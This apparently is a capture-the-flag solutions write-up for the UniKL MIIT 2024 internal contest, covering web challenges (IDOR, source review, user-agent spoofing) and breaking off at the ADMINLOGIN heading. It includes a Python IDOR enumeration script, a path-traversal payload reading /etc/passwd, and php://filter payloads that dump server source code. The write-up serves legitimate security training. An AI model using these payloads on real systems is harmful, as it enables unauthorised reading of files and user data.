UNIKL MIIT INTERNAL CTF 2024

Contents


WEB EXPLOITATION

FLAG TESTER

Creator: Sush34

Find It, its hide around this port.

Hint: What is Directory Fuzzing?




IDOR (Ini Dalam Orang Rumah)

Creator: kiok

Description: find it.

p/s: the hint already shows at the web title.



Go to the /profile/user1 and change the 1 to 40 to get the flag.

The solution:

```
C:\Users\user\Desktop\yeet\chall\web2>python solu.py
Found 'MIIT2024' in the body of http://127.0.0.1:5000/profile/user40

C:\Users\user\Desktop\yeet\chall\web2>
```

The code:


```python
import requests
from bs4 import BeautifulSoup

def crawl_and_search():
    base_url = "http://127.0.0.1:5000/profile/user{}"
    n = 1

    while True:
        url = base_url.format(n)
        response = requests.get(url)

        if "MIIT2024" in response.text:
            print(f"Found 'MIIT2024' in the body of {url}")
            break

        if response.status_code != 200:
            n += 1
            continue

        soup = BeautifulSoup(response.text, 'html.parser')
        if "MIIT2024" in soup.get_text():
            print(f"Found 'MIIT2024' in the body of {url}")
            break

        n += 1

crawl_and_search()
```

FLAG:

MIIT2024{584828f354cd1dc6e31aec0f8dcd080f}

SOURCE CODE REVIEW 1

Creator: bagogo@1337



Given the website Street Life, as shown in above. Nothing is displayed on the website. Since the question name is Source Code Review then, the player needs to review the source code of the website.

Source code review:

Right-click >> inspect element/ View Source.





Figure above shows a way to view the source of the web pages.

There will be a ‘spam mimic’ message in the web page source, as shown in figure. This is called “spam mimic”.

How to decode this message?

Go to this link:

https://www.spammimic.com/encode.shtml



Copy and paste the spam message inside the spam mimic decoder.


Click decode and get the flag.

FLAG:

MIIT2024{S0urc3_C0d3_R3v13w_P4rt_1}

SOURCE CODE REVIEW 2

Creator: bagogo@1337



For source code review, part 2 will have a web page shown. The number of codes on the source page is quite large.

```
        </div>
    </footer><!--/#footer-->

    <script src="js/jquery.js"></script>
    <script src="js/bootstrap.min.js"></script>
    <script src="js/mousescroll.js"></script>
    <script src="js/smoothscroll.js"></script>
    <script src="js/jquery.prettyPhoto.js"></script>
    <script src="js/jquery.isotope.min.js"></script>
    <script src="js/jquery.inview.min.js"></script>
    <script src="js/wow.min.js"></script>
    <script type="text/javascript" src="js/jquery.ba-cond.min.js"></script>
    <script type="text/javascript" src="js/jquery.slitslider.js"></script>
    <script type="text/javascript" src="js/slitslider-custom.js"></script>
    <script src="js/custom-scripts.js"></script>
<!-- Code injected by live-server -->
```

To find the flag, first need to scroll down and find ‘js/jquery.js’. Click that.


```
/*! jQuery v1.10.2 | (c) 2005, 2013 jQuery Foundation, Inc. | jquery.org/license
//@ sourceMappingURL=jquery-1.10.2.min.map
*/
(function(e,t){var n,r,i=typeof t,o=e.location,a=e.document,s=a.documentElement,l=e.jQuery,u=e.$,c={},p=[],f="1.10.2",d=p.concat,h=p.push,g=p.slice,m=p.indexOf,y=c.toString,v=c.hasO
)({});var B=/(?:\{[\s\S]*\}|\[[\s\S]*\])$/,P=/([A-Z])/g;function R(e,n,r,i){if(x.acceptData(e)){var o,a,s=x.expando,l=e.nodeType,u=l?x.cache:e,c=l?e[s]:e[s]&&s;if(c&&u[c]&&(i||u[c]
u[o]&&(delete u[o],c?delete n[l]:typeof n.removeAttribute!==i?n.removeAttribute(l):n[l]=null,p.push(o))}},_evalUrl:function(e){return x.ajax({url:e,type:"GET",dataType:"script",asyn
```

In ‘js/query.js’, it will have JavaScript code. For this challenge, the player need to know the comment for javascript, which is /*.

```
(e)},/* TUlJVDIwMjR7UzB1cmNlX0MwZDNfcjN2MTN3X3A0cnRfMn0=*/isWindow:func
",[])},promise:function(e,n){var r,i=1,o=x.Deferred(),a=this,s=this.len
Hooks[n]||x.cssHooks[l],s&&"get"in s&&(a=s.get(e,!0,r)),a===t&&(a=Wt(e,
```

The easiest way to find the flag is in your browser: press “CTRL+F. " For the find function, find the comment symbol in Javascript, which is /*. Then, the player will find base64 encoded.

Decode it.




FLAG:

MIIT2024{S0urce_C0d3_r3v13w_p4rt_2}

SPECIAL AGENT


Creator: bagogo@1337




The player will have a web page for the user agent challenge, as shown in Figure above. A hint to get the flag is: ' Contact agent R to get the flag.' How do I contact agent R?

Download any tools that can change the user agent browser. I use User Agent Switcher, an extension for the browser.

Change the userAgent field to R. Apply the change and refresh the web page.



After refreshing the web page, there is base64 text encoded. Decode the text and obtain the flag.




FLAG:


MIIT2024{us3R_Ag3nt_Sw!tch3r}

WEBJOKES

Creator: bagogo@1337




First, the player will get a webpage like this. If they click on another joke, there will be another joke. But if the player notices URL parameters in the URL bar, there is a Local File Inclusion (LFI) vulnerability.




Normal LFI payload to exploit this vulnerability is:

?page=../../../../etc/passwd




Unfortunately, the normal payload that has always been used to exploit LFI vulnerabilities is not working. But if the web page pops an error message like “Warning: include (—- something here--),” it means the page has PHP filtering. The web can still be exploited, but another payload is needed to bypass the PHP filtering.



After trying PHP filtering payload, the web page will give text base64.

The payload:


php://filter/convert.base64-encode/resource=index.php




After decoding the base64, plain text containing the source code is displayed. After scrolling down a bit, there is a hint: “Great, Flag on info.php.”

Modify previous payload to this:

php://filter/convert.base64-encode/resource=info.php



Then, the web page displayed another base64 text. Again, decode it.




FLAG:


MIIT2024{j0k3s_0n_y0u}

ADMINLOGIN


Creator: bagogo@1337



